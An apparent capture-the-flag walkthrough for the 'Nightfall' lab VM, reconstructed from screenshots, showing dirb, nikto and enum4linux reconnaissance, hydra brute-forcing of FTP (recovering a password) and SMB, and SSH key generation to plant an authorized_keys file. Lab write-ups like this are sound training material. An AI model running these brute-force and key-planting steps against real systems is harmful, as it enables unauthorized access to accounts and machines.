
Configuration Overview

Debian's Apache2 default configuration is different from the upstream default configuration, and split into several files optimized for interaction with Debian tools. The configuration system is **fully documented in /usr/share/doc/apache2/README.Debian.gz**. Refer to this for the full documentation. Documentation for the web server itself can be found by accessing the **manual** if the apache2-doc package was installed on this server.

The configuration layout for an Apache2 web server installation on Debian systems is as follows:


```
/etc/apache2/
|-- apache2.conf
|       `--  ports.conf
|-- mods-enabled
|       |-- *.load
|       `-- *.conf
|-- conf-enabled
|       `-- *.conf
|-- sites-enabled
|       `-- *.conf
```

Dirb found nothing




```
root@kali:~# dirb http://nightfall.nightfall

-----------------
DIRB v2.22
By The Dark Raver
-----------------

START_TIME: Sun Sep  8 22:34:38 2019
URL_BASE: http://nightfall.nightfall/
WORDLIST_FILES: /usr/share/dirb/wordlists/common.txt

-----------------

GENERATED WORDS: 4612

---- Scanning URL: http://nightfall.nightfall/ ----
+ http://nightfall.nightfall/index.html (CODE:200|SIZE:10701)
+ http://nightfall.nightfall/server-status (CODE:403|SIZE:307)

-----------------
END_TIME: Sun Sep  8 22:34:41 2019
DOWNLOADED: 4612 - FOUND: 2
```

Nikto found nothing




```
root@kali:~/pwn# nikto -h http://nightfall.nightfall
- Nikto v2.1.6
---------------------------------------------------------------------------
+ Target IP:          10.0.2.5
+ Target Hostname:    nightfall.nightfall
+ Target Port:        80
+ Start Time:         2019-09-08 23:05:42 (GMT-4)
---------------------------------------------------------------------------
+ Server: Apache/2.4.38 (Debian)
+ The anti-clickjacking X-Frame-Options header is not present.
+ The X-XSS-Protection header is not defined. This header can hint to the user agen
t to protect against some forms of XSS
+ The X-Content-Type-Options header is not set. This could allow the user agent to
render the content of the site in a different fashion to the MIME type
+ No CGI Directories found (use '-C all' to force check all possible dirs)
+ Server may leak inodes via ETags, header found with file /, inode: 29cd, size: 59
05baddface9, mtime: gzip
+ Allowed HTTP Methods: OPTIONS, HEAD, GET, POST
+ OSVDB-3233: /icons/README: Apache default file found.
+ 7759 requests: 0 error(s) and 6 item(s) reported on remote host
+ End Time:           2019-09-08 23:07:09 (GMT-4) (87 seconds)
---------------------------------------------------------------------------
+ 1 host(s) tested
```

Enum4linux - Walkthrough




```
[+] Enumerating users using SID S-1-22-1 and logon username '', password ''
S-1-22-1-1000 Unix User\nightfall (Local User)
S-1-22-1-1001 Unix User\matt (Local User)

 ========================================
|    Getting printer info for 10.0.2.5    |
 ========================================
No printers returned.


enum4linux complete on Sun Sep  8 23:30:40 2019

root@kali:~# enum4linux 10.0.2.5
```

Format for bruteforcing ftp creds using hydra - Walkthrough




```
root@kali:~/pwn# cat user.txt
matt
nightfall
```




```
[21][ftp] host: 10.0.2.5   login: matt   password: cheese
[STATUS] attack finished for 10.0.2.5 (valid pair found)
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2019-09-08 23:49:11
```

Smb bruteforce




```
root@kali:~/pwn# cat user.txt
matt
nightfall
root@kali:~/pwn# hydra -L user.txt -P rockyou.txt 10.0.2.5 smb -f -vV
```

ssh-keygen to generate private/public key pair - Walkthrough




```
root@kali:~/.ssh# ssh-keygen
Generating public/private rsa key pair.
Enter file in which to save the key (/root/.ssh/id_rsa):
/root/.ssh/id_rsa already exists.
Overwrite (y/n)? y
Enter passphrase (empty for no passphrase):
Enter same passphrase again:
Your identification has been saved in /root/.ssh/id_rsa.
Your public key has been saved in /root/.ssh/id_rsa.pub.
The key fingerprint is:
SHA256:bfiES4oJqfKYAuW3XgoprDxIxxrVRBbIhZ0drvlvpwc root@kali
The key's randomart image is:
+---[RSA 3072]----+
|  . *=+..        |
|   +.+..         |
|    o  .         |
|  .o .o  +       |
| o=  o  S +      |
|o+.=.o.o E       |
|B.*.o.o.. o      |
|*B ..o  .. o     |
|=.o.o   .o+      |
+----[SHA256]-----+
```

Only upload id_rsa.pub and rename it to authorized_keys - Walkthrough

